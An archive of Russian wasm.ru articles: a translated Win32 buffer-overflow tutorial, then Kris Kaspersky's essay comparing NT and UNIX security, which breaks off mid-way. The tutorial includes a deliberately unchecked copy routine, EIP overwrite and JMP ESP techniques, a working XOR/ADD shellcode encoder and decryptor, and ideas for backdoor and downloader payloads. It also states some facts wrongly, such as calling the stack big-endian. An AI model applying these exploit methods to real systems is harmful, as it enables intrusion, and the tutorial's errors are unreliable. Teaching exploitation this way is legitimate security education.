Архив статей wasm.ru. Том 6: Безопасность, сети и форматы

Собрание русскоязычных статей сайта wasm.ru о программировании, ассемблере, реверс-инжиниринге и компьютерной безопасности. Том 6 из 11. Разделы: 10. Безопасность; 11. Сеть; 12. Программерский дZен; 13. Форматы файлов. Все приложенные файлы находятся в wasm_files.zip.

Больше крутых материалов в моём телеграм канале @grogrigs

10. Безопасность

Вводный курс в переполнение буфера под Win32

Автор: Asmodeus iKX, пер. Aquila

Дата: 2002-06-27

Основы : Введение

> "Anarchists of the world unite!,
> Arsonists of the world, ignite!"

"В совершенном молчании Петер медитировал в своей темной комнате. Он готовился к битве, которая должна была проходить не на этой стороне реальности, что требовало не меньшей выдержки и хладнокровия. Он был известным лидером, изучавшим тайны "черных искусств". Наконец он смог закончить превращение и полностью вошел в свою цифровую форму. В этом мире был известен как Belzath, хорошо известный создатель вирусов, создавший несколько очень сложных и "успешных" из них. В отличии от своего компаньона на этой стороне реальности он сражался с помощью вызываемых им сил, а не принимал участие в битве лично. Он был как зловещий паук, который наблюдает из безопасного укрытия тьмы. Его компаньон, так называемый темный мастер и искусный хакер, предпочитал открытую схватку. Сегодняшний курс посвящен тому, как поработить разум ничего не подозревающих врагов. Голос хакера отражался в голове Belzath'a: "Знать своего врага - значить победить его", темный мастер сформировал сгусток силы, известной как ассемблер, "Сердце создания можно достичь, используя силу ассемблера!". В яркой вспышке света Belzath получил опыт темного мастера, которым тот по-дружески поделился, впитал его и медленно исчез во тьме."

Мой урок будет состоять в том, как поработить процессор и контролировать его на расстоянии. С помощью знания, которое вы получите, прочитав эту статью, вы сможете трансформировать почтовый сервер в 'spawning pool' почтовых червей или, возможно, стартовую площадку вирусов. Сила DoS лежит в ваших руках. Но только то, что вы получили силу, не значит, что вы дожны злоупотреблять ей, это будет только ваше собственное решение и не вините меня, если из-за своих действий вы попадете в большие неприятносит. Переполнение буфера можно также использовать на локальной машине, чтобы получить права администратора. На NT часто бывает множество уровней доступа администратора и пользователей. Некоторые программы должны быть установлены с правами администратора, а поэтому должны запускаться на этом же уровне. Если вы сможете перехватить EIP (extended instruction pointer) из этой программы, вы сможете выполнять действия на уровне администратора, NT-станция будет в ваших руках...

Так что же такое переполнение буфера? Когда программа должна сохранить определенные данные, она может поместить их в прекомпилированные статические буферы в секции .DATA или использовать динамически зарезервированные буферы стеке (не путайте это с глобальной и виртуальной памятью, которая резервируется в RAM). Ладно, а что же такое стек? Это память, но она отлична от обычной памяти. Во-первых, она поделена на массивы DWORD'ов. Это значит, что вы не можете поместить в стек BYTE. Конечно, вы можете поместить в него 01h, но это значение будет выравнено до 00000001h. Что еще вам нужно знать о стеке? Во-первых, он растет от верхних адресов к нижним, от крыши до пола. Когда вы помещаете что-нибудь на вершине стека, вы, как правило, PUSH'ите это, а забиоаете назад с помощью инструкции POP. Вы должны учитывать то,

как данные располагаются в стеке. Когда вы помещаете что-нибудь в стек, то чтобы получить доступ к элементу под ним, вам сначала нужно удалит только что помещенный. Это называется "последний вошел - первый вышел". Обратите внимание, что все, что находится в стеке - в формате 'big endian', т.е. перевернуто. Ну, не действительно переверунто, это всго лишь вопрос перспективы :). Адрес 11223344h будет выглядеть в стеке как 44332211h, поняли? KERNEL32.DLL можно рассматривать как первую главу книги, названной "Кошмар смерти - издание Windows", потому что ваша программа запускается с помощью API-вызова (возожно, CreateProcessA?) и Windows резервирует определенное количество стековой памяти, которое указано в заголовке PE (stack-commit, stack-reserve). ESP содержит стековый указатель, который указывает на его вершину (помните, он растет сверху вниз), обычно HLL'ы используют EBP в качестве указателя на стек кадра, но виркодеры обычно держат в нем дельта-смещение. Как бы то ни было, когда вы вызываете API или другую HLL-процедуру, будет создан соответствующий стековый фрейм. Это встроенный процесс под названием "пролог процедуры", обычно сохраняется старое значение EBP, а в этот регистр помещает значение ESP (EBP статичен, в то время как ESP будет меняться). В дальнейшем я расскажу вам больше о фреймах стека. Нет "универсального правила", какими они должны быть, но большинство HLL-компиляторов создает их строго определенным образом. Конечно, вы не можете избежать помещения адреса возврата на фрейм стека и параметров, но обычно виркодеры не используют EBP как указатель на фрейм стека. EBP также исвестен как Extended BasePointer.

Так как виркодеры не являются нашими врагами, то об это нам волноваться не надо. Знай своего врага, помните? Ок, адрес возврата и параметра лежат на стеке, что дальше? Будем надеяться, что процедура использует какой-нибудь динамический буфер и "вырезает" дыру в стеке прямо снизу сохраненного EBP (я объясную структуру фрейма стека ниже). Предположим, что буфер содержит 3 WORD'a (3*4) = 12 байтов, что случиться, если вы впихнете в буфер 24 байта?

ПЕРЕПОЛНЕНИЕ БУФЕРА!!! Вы пишете за пределы границ буфера и в запрещенную территорию, но нет никого, чтобы охранять драгоценные данные, а что еще лучше, вы можете выполнить код на стеке, классно! Если вы правильно переполните буфер, вы легко сможете изменить адрес возврата и перехватить EIP процесса, т.е. его выполнение! вы може

Идем дальше : Глава I

(Основная цель : разведуем область)

Основная цель : разведуем область

Так что насчет фреймового стека, о котором я говорил? Как он выглядит, как он создается, и для чего он нужен? Хорошо, вот как он построен:

```
push   00000003h ; PUSH параметр 3 в стек
push   00000002h ; PUSH параметр 2 в стек
push   00000001h ; PUSH параметр 1 в стек
call   function  ; Адрес возврата заPUSHен в стек (OFFSET 00400300h)
;OFFSET 00400300h

ret              ; Возвращаемся в предыдущий фрейм (KERNEL32.DLL API)


function proc local_var:DWORD
push   ebp       ; PUSH старый EBP в стек
mov    ebp,esp   ; устанавливаем EBP (base pointer->frame-pointer), чтобы он
                 ; был равен текущему значению стекового указателя.
```

```
 sub    esp,12d   ; открываем стековый буфер

; Выполняем некое действие

 add    esp,12d   ; закрываем стековый буфер

 pop    ebp       ; Restore old EBP from stack (previous frame-pointer)
 ret              ; RETURN to the return address on stack (next paper on
                  ; the pile)
 pop    ebp       ; Восстанавливаем старый EBP из стека (предыдущий фреймовый
 ret              ; указатель. RETURN на старый адрес, лежащий на стеке
                  ; (следующий элемент)
function endp
```

Вот как это выглядит:

```
-------------------------------------------------
|    Графическое отображение фрейма стека      |
|   .........                          .......  |
|   Параметр3                          4 bytes  | OFFSET : 01000020d
|   Параметр2                          4 bytes  | OFFSET : 01000016d
|   Параметр1                          4 bytes  | OFFSET : 01000012d
|   Адрес возврата                     4 bytes  | OFFSET : 01000008d
|   Старый EBP                         4 bytes  | OFFSET : 01000004d
-------------------------------------------------
|   Буфер                             12 bytes  | OFFSET : 01000000d
|-------------------------------------------------|
```

Вы PUSHите параметры в стек, вызываете процедуру, инструкция call помещает адрес на стек и переходит к адресу fuction(). function() выполняется стандартный HLL'овский "пролог процедуры", который заключается в помещении теущего значения EBP на стек, а затем загрузки в него ESP. Наша function() делает 12-байтную дыру в стеке для нашего буфера, а затем заполняет ее снова, потом восстанавливает старый EBP из стека и выполняет операцию, которая передает контроль по адресу возврата, который лежит непосредственно на стеке (адрес возврата иногда называют адресом инструкции). Теперь вы знаете, как выглядит фрейм стека, как его строят и зачем. Между прочим, EBP используется для ссылки на локальные переменные и параметры.

Глава II

(Основная цель : Нахождение переполнения буфера) (Вторичная цель : Буфер переполнения)

Основная цель : Нахождение буфера переполнения

Для простоты я использую состояние переполнения буфера и фрейм стека, приведенные выше. Так как буфер может содержать определенное количество байтов/символов, вы должны дизассемблировать функцию и "вручную" проверить, насколько велик буфер, или вы можете узнать это с помощью "грубой силы", что означает путь проб и ошибок. Как бы то ни было, в конце концов вы должны узнать длину буфера. Обратите внимание, что переполнение буфера возникает только тогда, когда длина буфера не проверяется. Некоторые из таких функций API - это lstrcpy, lstrcat и все HLL-функции, которые используют их или сами подвержены тому же недостатку (gets(), sprintf() и vsprintf()).

Вот модифицированная версия вышеприведенной процедуры function(). Полный исходник данной программы называется BOAL.ASM и его можно найти здесь.

buffer_proc PROC parameter_1:DWORD

```
; int     3h
; устанавливает брикпоинт в программе, чтобы вы могли изучить ее в действии,
; если не хотите искать, когда переполняется буфер путем проб и ошибок

push    ebp
mov     ebp,esp

mov     esi,dword ptr [parameter_1] ; Указатель на адрес строки в памяти
                                    ; (строка заканчивается NULL)
sub     esp,12d                     ; Размер буфера - узнайте его с помощью
mov     edi,esp                     ; метода номер 1.

stuff_it_in:
cmp     byte ptr [esi],0            ; Ищем NULL, завершающий строку
je      found_copy_end              ; Если нашили, то мы в конце строки
cmp     byte ptr [esi],0dh          ; Проверяем на перевод строки
je      found_copy_end              ; Если нашли, то мы в конце строки
cmp     byte ptr [esi],0ah          ; Проверяем на возврат каретки
je      found_copy_end              ; Если нашли, то мы в конце строки
movsb                               ; Продолжаем
jmp     stuff_it_in

found_copy_end:
;int     3h

add     esp,12d                     ; корректируем стек

pop     ebp                         ; Получаем старое значение EBP
ret                                 ; RETURN на сохраненный адрес инструкции

buffer_proc endp
```

Вы вы вызываете вышеприведенную процедуру примерно так:

```
lea     eax,string_i_want_to_copy
push    eax
call    buffer_proc
```

В C она выглядит следующим образом:

```
ReturnVal = buffer_proc(mem_address);
```

Где mem_address - это 32-х битное целое число, указывающее на адрес в памяти, по которому находится ваша строка, оканчивающаяся NULL'ом. Вы можете использовать функцию GetCommandLineA, чтобы убыстрить тестирование различных длин строк. Вы можете также написать брутофорсер, который будет постоянно скармливать buffer_proc() строки различныой длины и печать строки, которые вызывают ошибку нарушения доступа (требуется специальный SEH-обработчик). Убедитесь, что вы заполнили буфер значениями, которые вы сможете распознать в HEX-кодировке. Например, если заполнили его символами "x", EIP должен быть переправлен на адрес 78787878h, если он полностью перезаписан.

Примеры использования метода #2 приведены в BOAL.ASM.

```
boal.exe /x

>no result<
1 byte character

...

boal.exe /xxxxxxxxxxxxxxx

>result = EBP = 78787878h<
16 байт символов

boal.exe /xxxxxxxxxxxxxxxxxxx

>result = EBP = 78787878h<
>         EIP = 78787878h<
```

```
>Access violation at address 78787878h<
20 байт символов
```

Вторичная цель : Буфер переполнения

Первым перезаписывается EBP, а за ним следует EIP... Ок, теперь имеет смысл взглянуть на фрейм стека и как он выглядит после переполнения

```
-------------------------------------------------
|     Stack-frame graphical display             |
|   parameter_1           (87654321h) 4 bytes   | OFFSET : 01000012d
|   Return Address [xxxx] (78787878h) 4 bytes   | OFFSET : 01000008d
|   Old EBP        [xxxx] (78787878h) 4 bytes   | OFFSET : 01000004d
-------------------------------------------------
|   Buffer [xxxxxxxxxxxx] (78h)*12   12 bytes   | OFFSET : 01000000d
|-----------------------------------------------|
```

Если буфер был бы больше, мы могли бы вместить в него некоторый код и изменить адрес возврата на начало буфера. Но с 12-ю байтами нам много не удастся :), поэтому мы будем вынуждены перезаписать нашим кодом стек до адреса возврата. Параметр_1 будет перезаписан, но в нашем примере он уже был использован, и будем надеяться, что продура больше не будет его использовать до самой инструкции ret. Сейчас мы столкнулись с первой проблемой, если адрес, которым мы хотим переписать EIP, содержит байт NULL, мы не можем поместь код до этого, потому что он будет считаться разделителем, и это даже может повредить новому адресу в EIP. МЫ уперлись в стену, что же делать~? Чтобы найти решение этой проблемы, мы должны запустить отладчик и взглянуть на состояние регистров процессора во время переполнения буфера. Часть ESP указывает на начало буфера, а EDI - на его конец. Если вы найдете регистр, который указывает на что-нибудь внутри буфера, мы сможем заполнить его NOP'ами (0x90h) и инструкцией перехода на код после адреса возврата. ESP может часто выполнять эту функцию, но как значение регистра процессора можно использовать в наших целях? Мы должны быть умны, ведь вы умны, не так ли? Вы же скачали Xine#5 (зашли на мой сайт - прим. переводчика). Давайте представим, что ESP содержит адрес начала буфера, и мы заполнили буфер до старого EBP и адреса возврата NOP'ами и JMP на 10 байт после адреса возврата.

Самое лучшее - если программа использует DLL'ы, в которой есть требуемая последовательность опкодов по адресу без байтов NULL. Чтобы найти такую последовательность, скомпилируйте какой-нибудь код, который содержит опкод (JMP ESP, например), затем стартуйте ваш отладчик и проверьте шестнадцатиричное значение. У NOP'а, например, шестнадцатиричное значение 90h, чтобы найти этот опкод внутри DLL или программы, вы должны использовать ваш дебуггер или гексредактор и найти с его помощью опкод. У SoftIce есть команда s, напечатайте HELP s, чтобы получить больше инсформации. Как только вы нашли адрес в памяти, в котором содержится желаемый опкод, и нет NULL-байта, вы можете использовать его в качестве нового адреса возврата в вашем эксплойтном коде. Таймаут! Я надеюсь, что вы не потеряли нить рассуждений, давайте повторим это еще раз... Если адрес в стеке, который мы хотели сделать новым адресом возврата содержит NULL, а буфер слишком мал, чтобы вместить весь наш код, мы должны выполнить стековый переход. Это означает, что мы должны найти регистр процессора, указывающий на адрес памяти, которую мы можем заполнить нашим кодом. Как только мы нашли такой регистр, мы должны найти адрес памяти внутри какой-нибудь DLL, которая выполняет JMP <REG> или CALL <REG>, где <REG> - это регистр, содержащий адрес, который мы хотим сделать адресом возврата. Ок, теперь у нас есть адрес, указывающий на опкод JMP <REG> и не содержащий NULL-байтов, а <REG>, указывающий на наш код...

Глава III

(Основная цель : Как разрешить ситуацию с плохими опкодами) (Вторичная цель : Написание "полезной нагрузки")

Основная цель : Как разрешить ситуацию с плохими опкодами

Мы перенаправили адрес возврата на наш код, но он наш код должен быть неприкосновенен, чтобы успешно выполнить свою задачу в дальнейшем... так как он может быть неприкосновенен? Во время переполнения буфера код передается API- или иной процедуре. И что? Переполнения буфера часто происходят во время обработки строк, которые копируют/перемещают байты строки, пока не доходят до NULL. Некоторые API также останавливаются на байтах CR или LF (0dh, 0ah). Если ваш код содержит какие-либо байты NULL, что бывает всегда (хорошо, почти всегда), вам придется зашифровать его. Лучший метод - это комбинировать XOR и ADD, с помощью которых можно сделать зашифрованный код, в котором почти не будет символов NULL/CR/LF.

```
call generate_decryptor

ret

generate_decryptor:

;int     3h

xor     edx,edx
mov     eax,arcane_total_size
add     eax,1d
push    eax
push    edx
call_   arcane_GlobalAllocA

; Резервируем arcane_total_size + 1 байтов памяти для зашифрованного кода

mov     dword ptr [ebp+arcane_cryptmem],eax
; сохраняем адрес памяти

call    find_enc_keys
test    eax,eax
je      all_keys_bad

; проверяем, нашли ли мы схему шифрования

;int     3h

mov     byte ptr [ebp+xor_val],al
mov     byte ptr [ebp+add_val],bl

; Мы нашли схему и сохраняем значения

all_keys_bad:

; или мы нашли ключи или нет

ret


find_enc_keys:
xor     eax,eax
restart_search:
lea     esi,[ebp+arcane_project]
mov     edi,dword ptr [ebp+arcane_cryptmem]
mov     ecx,arcane_total_size
cld
```

```
rep     movsb

; Копируем наш код в зарезервированную память

mov     edi,dword ptr [ebp+arcane_cryptmem]
mov     ecx,arcane_total_size
find_key:
inc     eax
enc_body:
xor     byte ptr [edi], al
inc     edi
loop    enc_body

; Шифруем XOR'ом (XOR-значение в AL)

mov     edi,dword ptr [ebp+arcane_cryptmem]
mov     ecx,arcane_total_size

check_if_valid_enc:
cmp     al,255d
jae     no_more_byte_key
loop_the_enc_body:
cmp     byte ptr [edi],0
je      found_invalid_byte
cmp     byte ptr [edi],0ah
je      found_invalid_byte
cmp     byte ptr [edi],0dh
je      found_invalid_byte
inc     edi
loop    loop_the_enc_body
jmp     found_enc_key

; Проверяем, правильный ли получился код или он содержит нежелательные байты

found_invalid_byte:
call    test_adds
test    ebx,ebx
je      restart_search

found_enc_key:
ret

no_more_byte_key:
xor     eax,eax
ret


test_adds:
xor     ebx,ebx

find_add:
mov     edi,dword ptr [ebp+arcane_cryptmem]
mov     ecx,arcane_total_size
inc     ebx
add_body:
add     byte ptr [edi], bl
inc     edi
loop    add_body

; Делаем шифрование кода с помощью ADD (причем мы уже зашифровали его XOR)

mov     edi,dword ptr [ebp+arcane_cryptmem]
mov     ecx,arcane_total_size

check_if_valid_add:
cmp     bl,255d
jae     no_more_add_byte
loop_the_add_body:
cmp     byte ptr [edi],0
je      found_invalid_add
cmp     byte ptr [edi],0ah
```

```
je      found_invalid_add
cmp     byte ptr [edi],0dh
je      found_invalid_add
inc     edi
loop    loop_the_add_body
jmp     found_add_key

; Проверяем, верен ли наш код, или он содержит нежелательные байты

found_invalid_add:

mov     edi,dword ptr [ebp+arcane_cryptmem]
mov     ecx,arcane_total_size
sub_body:
sub     byte ptr [edi], bl
inc     edi
loop    sub_body
jmp     find_add

; Расшифровываем тело, чтобы мы могли применить другой ADD-значение

found_add_key:
ret

no_more_add_byte:
xor     ebx,ebx
ret

;db "decryptor_start",0

decryptor_start:

xor     eax,eax
xor     ecx,ecx
jmp     get_loc
got_loc:
pop     esi

mov     cx,arcane_total_size
xor_it:
sub     byte ptr [esi],0h
add_val equ $-1
xor     byte ptr [esi],0h
xor_val equ $-1
inc     esi
loop    xor_it

jmp     encrypted_start

get_loc:
call    got_loc
encrypted_start:

decryptor_end:

;db "decryptor ends here",0

decryptor_len   equ $-offset decryptor_start
```

Так как код декриптора не может содержать NULL-байтов, мы должны быть находчивы как это только возможно. Чтобы получить смещения, по которым находятся NULL-байты, мы должны использовать то, как CALL помещает адрес возврата на стек и POPит его в регистр. Например:

```
jmp     get_my_offset
got_it:
pop     edi ; EDI = THIS OFFSET
; остальное тело нашего декриптора
get_my_offset:
call    got_it
;THIS OFFSET
db "encrypted code here",0
```

Наш зашифрованный код находится в памяти, так же рак и его декриптор. Что дальше? "Полезная нагрузка"... Нам нужен какой-то код, который будет выполнен. Давайте дадим волю воображению.

Вторичная цель : Написание "полезной нагрузки"

Теперь, когда контроль в ваших руках, и ваш код может выполниться, то чего вы ждете? Теперь можно, например, открыть соединение с интернетом и скачать дополнительный компонент, это называется EGG-процедура. Вы также можете открыть backdoor, а если вы находитесь на машине, отключенной от интернета, вы можете выполнить какой-нибудь бат-файл, с командами, которые должны быть исполнены с более высокими правами. Если вы находитесь на NT-машине, вы можете запустить командную строку (CMD.EXE), которая запустится на более высоком уровне уровне доступа, как и все, что вы будете делать с ее помощью. Я не буду объяснять, как получить API-адрес. Вы можете достать их из KERNEL32.DLL тем же методом, который применяется в win32-вирусах. Вы можете достать их из таблицы импорта программы, к которой был применен эксплойт, но иногда в них нет всех необходимых API. Тогда вам нужно посмотреть LoadLibrary и GetProcAddress. Я оставляю это на вас.

Дополнение

```
NULL-байт = NULL Terminator 0x00h
CR        = Carrier Return  0x0dh
LF        = Line Feed       0x0ah
Opcode    = Operation code
EIP       = Exstended Instruction Pointer
WORD      = Слово (2 байта)
DWORD     = Двойное слово (4 байта)
RAM       = Random Access Memory (temporary storage [one boot-session])
HLL       = Highlevel language (как C++, Delphi и так далее)
```

Философия и архитектура NT против UNIX с точки зрения безопасности

Автор: Крис Касперски

Дата: 2003-10-15

---

[1] Во избежание многословия под "NT" если только явно не оговорено обратное здесь и далее будет подразумеваться все NT-подобные системы: сама Windows NT, Windows 2000 и Windows XP.

Существует мнение, что распространение электронно-вычислительных машин привнесло больше проблем, чем их решило. Человечество в своей массе ни морально, ни этически, ни психологически ко всему этому оказалось просто не готово и компьютерная техника попала в руки к людям, чей интеллект направлен лишь на разрушение. И, если до появления Интернета, вирусная угроза в основном сводилась к проблеме "грязных рук" и беспорядочного копирования ПО, то сейчас ситуация существенно изменилась…

Введение

Степень защищенности вашего компьютера во многом зависит от совершенства установленной на нем **операционной системы**. Несколько утрируя можно сказать: что максимально достижимая защищенность узла никогда не превосходит степени защищенности самой ОС (разумеется, при условии, что узел не оснащен никакими внешними защитами, такими например, как брандмаузер).

Представляется логичным протестировать несколько популярных систем, отобрать из них наиболее защищенную и… Тут-то и выясняется, что:

а) такого тестирования еще никто не проводил, во всяком случае, материал найденный по этой теме в Сети, носит субъективный и поверхностный характер, сильно завязанный на непринципиальных недостатках конкретных реализаций ОС, большая часть из которых давным-давно исправлена очередной заплатой;

б) если семейство NT представлено всего тремя операционными системами: самой NT, Windows 2000 и Windows XP с практически идентичными архитектурами, то пестрота UNIX-подобных систем вообще не поддается описанию;

в) очень трудно выбрать адекватные критерии защищенности: *количество зафиксированных взломов данной ОС* – это не совсем тот показатель, который нам нужен: во-первых, точной статистики у нас нет и не может быть в принципе (по настоящему успешные взломы как правило не регистрируются), а, во-вторых, статистика такого рода отражает не защищенность, а распространенность тех или иных систем и в значительной степени искажена преобладающим интересом хакеров (попросту говоря модой); *количество обнаруженных дыр* __ – само по себе еще ни о чем не говорит (уже хотя бы по указанным выше причинам).

Поэтому мы решили абстрагироваться от особенностей конкретных реализаций, и сравнить **потенциальную концептуальную уязвимость** операционных систем семейств NT и UNIX. Что такое "потенциальная уязвимость"? Это такое свойство архитекторы системы, которое при определенных обстоятельствах с той или иной вероятностью может привести к снижению степени ее защищенности. В частности, *сложность* считается одной из потенциальных концептуальных

уязвимостей и при прочих равных условиях менее сложная система объявляется более защищенной и, соответственно, наоборот. Кончено, помимо сложности (кстати, уровень сложности измеряется не объемом программного кода, а количеством взаимосвязей между отдельными компонентами программы), большую роль играет профессионализм разработчиков, качество тестирования и т. д. Однако, поскольку все эти факторы практически не поддаются объективному учету (только не надо пожалуйста говорить, что LINUX тестируют миллионы людей по всему миру, – знаем-знаем мы *как* они ее тестируют), лучше их вообще учитывать, чем учитывать неправильно.

Так же, мы будет рассматривать лишь концептуальные уязвимости, – т. е. такие, которые настолько глубоко зарыты в системе, что без серьезного хирургического вмешательства в архитектуру ядра их не удалить. (Да и не получим ли мы после такой операции совершенно *другую* операционную систему?).

Философские концепции

Open Source vs дизассемблер

По определению, данному Ильей Медведовским атака на компьютерную систему – это действие, предпринимаемое злоумышленником, которое заключается в поиске и использовании той или иной уязвимости. Существует множество разнообразных методик поиска уязвимостей, но ведь мы договорились не останавливаться на конкретных реализациях, верно? Вот и давайте разделим все методики на две полярные категории *слепого* и *целенаправленного* поиска.

Слепые методики рассматривают защитный механизм как черный язык с входом и выходом. Методично перебирая всевозможные входные значения злоумышленник пытается выявить такие из них, которые бы нарушали нормальную работу защитного механизма или в той или иной степени ослабляли степень защиты. Эта чрезвычайно простая и интеллектуально непритязательная стратегия взлома весьма популярна в кругах начинающих хакеров, начитавшихся дешевой фантастики и свято уверовавших в свою исключительность. Впрочем, после …дцатой по счету попытки взлома терпение "хакера" кончается и вся эйфория внезапно проходит. Конечно, время от времени некоторым особо везучим счастливчикам все-таки удается проникнуть то в одну, то в другую защищенную систему, но особой опасности такие атаки не представляют в силу свой малочисленности.

Действительно, защитный механизм, принцип действия которого неизвестен, может быть взломан только грубой силой, то есть имеет вполне предсказуемую степень защищенности. Поэтому, любая мало-мальски серьезная акция начинается с изучения атакуемого объекта (*целенаправленный взлом*). Отсюда: при прочих равных условиях степень защищенности системы обратно пропорционально легкости анализа ее кода. А легкость самого анализа в первую очередь определяется доступностью исходных текстов защитного механизма!

Большинство UNIX'ов поставляются вместе с исходными текстами, в то время как исходные тексты NT недоступны, а анализ дизассемблерных листингов не только чрезвычайно трудоемок и утомителен сам по себе, но еще и требует изрядной профессиональной подготовки, которая есть далеко не у всех. К тому же подсистема защиты NT много сложнее аналогичной подсистемы большинства UNIX'ов и весьма поверхностно документирована, чем и отпугивает многих потенциальных злоумышленников.

Как следствие: количество дыр, обнаруженных в NT за все время ее существования, можно свободно пересчитать по пальцам одной руки (причем, большая часть из них была обнаружена

практически случайно). В UNIX же, напротив, дыры обнаруживаются постоянно. С другой стороны….

Каждому хакеру – по системе!

…с другой стороны, степень опасности "дыры" зависит не сколько от ее "линейных размеров", столько от распространенности операционной системы, в которой она обнаружена. Огромное количество клонов UNIX ставит эту систему в весьма выигрышное (с точки зрения безопасности) положение. К тому же, постоянно переписываемые да и просто альтернативные ядра даже одну-единственную систему размножают до целого семейства, благодаря чему, уязвимость, найденная в одной версии ядра, зачастую недействительна для всех остальных.

В результате, могущество хакера, нашедшего дыру в UNIX, оказывается много ниже, чем если бы дыра аналогичных размеров была обнаружена в NT (в силу не многочисленности своих разновидностей, каждая, отдельно взятая версия NT, установлена на значительно большем количестве машин, нежели UNIX). Именно поэтому NT все-таки ломают или во всяком случае *пытаются* это сделать. Соблазн в самом деле настолько велик, что хакеров не останавливают ни отсутствие исходных текстов, ни трудоемкость анализа. К тому же, ядро NT не переписывается каждый день и практически все дыры, обнаруженные в NT 4.0 остаются актуальными и в Windows 2000, а то и в Windows XP. (Подробнее об этом рассказывается в книге Криса Касперски "Техника сетевых атак").

Напротив, если некоторая операционная система установлена на считанных компьютерах в мире, ломать ее сподобятся разве что мазохисты. Во всяком случае, хакеру потребуется весьма сильный стимул для изучения последней. Конечно, если эта операционная система защищает банковский компьютер, охраняющий миллиард электронных долларов, то за его сохранность ни один администратор не рискнет поручиться, что и неудивительно, ведь малораспространенные операционные системы практически полностью выпадают из внимания специалистов по информационной безопасности, вследствие чего частенько содержат большое количество тривиальных и легко обнаруживаемых ошибок, обнаруживаемых даже при поверхностном анализе.

Тем не менее, установка малораспространенной системы автоматически отсекает большую армию "хакеров", пользующихся для атак чужими эксплоитами. А, чтобы вас не атаковал профессионал, необходимо создать второй уровень защиты – узел с проверенной временем и тщательно проверенной специалистами операционной системой.

Неплохая идея: на передний план обороны водрузить какой-нибудь "редкоземельный" клон UNIX, а на второй – NT. Большинство хакеров, как показывает практика, в основном специализируются на одной операционной системе, и лишь в исключительных случаях – на двух сразу.

UNIX – это просто!

Сложность отладки и тестирования компьютерных программ стремительно растет с увеличением их сложности. И, начиная с некоторого уровня, затраты на тщательное "вылизывание" программы начинают перевешивать совокупный доход от ее продаж, вынуждая разработчиков ограничиться лишь поверхностным тестированием (если программа не зависла во время запуска – это уже хорошо).

Современные операционные системы давным-давно перешагнули через этот рубеж и никакая из них не застрахована от ошибок. С вероятностью близкой к единице можно утверждать, что критические ошибки присутствуют в любой ОС общего назначения, и потому любой узел в сети

может быть гарантированно взломан, это всего лишь вопрос времени и усилий.

Между тем, ошибки крайне неоднородны по своей природе: одни лежат, что называется на поверхности, и обнаруживаются даже автоматизированными средствами контроля качества кода; другие же, напротив, зарыты так глубоко, что найти их можно только случайно. Фундаментальная проблема отладки заключается в том, что любая, даже самая незначительная модификация программного кода, чревата появлением каскада ошибок, возникающих в самых неожиданных местах. И потому, внесение каких бы то ни было изменений во внутренности операционной системы и/или сопутствующих ей приложений должно сопровождаться полным циклом повторного тестирования. Но ведь полное тестирование, как уже было показало выше, выполнить просто невозможно!

Чрезмерная сложность NT вкупе с огромным количеством изменений, вносимых в код каждой новой версии, собственно и объясняют скверное качество ее тестирования. Несмотря на все усилия, предпринимаемые Microsoft, уязвимость NT заложена уже в самой политике ее развития, а потому является принципиально неустранимой, т.е. фундаментальной.

Большинство UNIX'ов напротив, довольно компактны и содержат минимум необходимых для функционирования системы компонентов (или, во всяком случае, позволяют урезать себя до такого состояния). К тому же их медленное, эволюционное (а не революционное как у NT) развитие отнюдь не способствует появлению грубых, легко обнаруживаемых ошибок, которыми так славится NT.

Удаленный доступ: оружие пролетариата?

Одно из концептуальных отличий философии NT от UNIX заключается в том, что UNIX не делает практически никаких различий между локальным и удаленным доступом к машине. В NT же, напротив, лишь *некоторые* действия могут быть выполнены удаленно, а для полноценного управления сервером администратор вынужден прибегать к физическому доступу.

Никто не спорит – удаленно управлять сервером очень удобно, но давайте задумаемся – насколько это безопасно? Увы, никакое удобство не проходит даром! Что комфортно администрировать, то комфортно и атаковать! Этому, кстати, будут способность и продвинутые командные интерпретаторы, поддерживающие полноценные языки программирования, разительно отличающие от того уродства, что переваривает примитивная оболочка NT. Вообще же, в NT удаленным доступом очень мало что можно сделать (правда, начиная с Windows 2000 в ней все-таки появилось более или менее совершенные механизмы удаленного управления).

Тем не менее не стоит впадать в крайности и полностью отказываться от возможности удаленного администрирования. Конечно, полностью запретив удаленный доступ вы в значительной степени усилите защищенность своего сервера, но… при этом будете вынуждены постоянно находится непосредственно рядом с сервером. Спрашиваете: зачем? А кто хакеров будет гонять?! Ведь проникнуть на атакуемую машину можно через любой, установленный на ней сервис (скажем, WEB) и потому крайне нежелательно лишать себя всех средств дистанционного мониторинга и управления сервером.

Словом, удаленное управление – палка о двух концах, одновременно и ослабляющая защищенность узла, но и усиливая оперативность выявления и нейтрализации злоумышленников. С другой стороны, в ответственных случаях, от удаленного управления все же лучше совсем отказаться, заменив его прикованным к серверу оператором.

Комплектность штатной поставки

Комплект штатной поставки подавляющего большинства UNIX включает в себя огромное количество разнообразных программ от игрушек до компиляторов и интерпретаторов. А чем больше приложений установлено на машине, тем выше вероятность образования "дыр" в системе безопасности! К тому же, наличие компиляторов (интерпретаторов) на атакуемой машине значительно упрощает взлом, поскольку, во-первых, усиливает переносимость эксплоитов, во-вторых, позволяет автоматизировать атаку, и, в-третьих, предоставляет доступ к функциям и сервисам недоступным из командной оболочки.

Операционные системы семейства NT, укомплектованные более чем скромным набором утилит, в этом отношении выглядят более защищенными. Впрочем, это непринципиальное различие: грамотный администратор и так удалит из UNIX все лишнее.

Архитектурные концепции

Механизмы аутентификации

Механизмы аутентификации пользователей (то есть, попросту говоря алгоритмы проверки правильности пароля) и в UNIX, и в NT построены на практически идентичных принципах. А именно: эталонный пароль вообще нигде не хранится, – вместо этого используется его хэш (грубо говоря: контрольная сумма). Пользователь вводит пароль, операционная система хэширует его по тому или иному алгоритму и сравнивает полученный результат с хэш-суммой эталонного пароля, хранящейся в специальной базе паролей. Если они совпадают, то все ОК и, соответственно, наоборот. Такая схема (при отсутствии ошибок реализации, конечно) гарантирует, что даже если злоумышленник и получит доступ к базе паролей, он все равно не сможет проникнуть в систему иначе, чем методом перебора. Впрочем, если спуститься с небес идеализированных математических концепций на грешную землю, можно обнаружить, что "нормальные герои всегда идут в обход". В частности, в большинстве UNIX'ов вводимый пароль открытым текстом передается по сети и при наличии хотя бы одного уязвимого узла в цепочке передачи, может быть перехвачен хакером. В NT же открытый пароль никогда не передается (ну, разве что администратор не настроит ее соответствующим образом) и используемая в ней схема аутентификации устойчива к перехвату трафика.

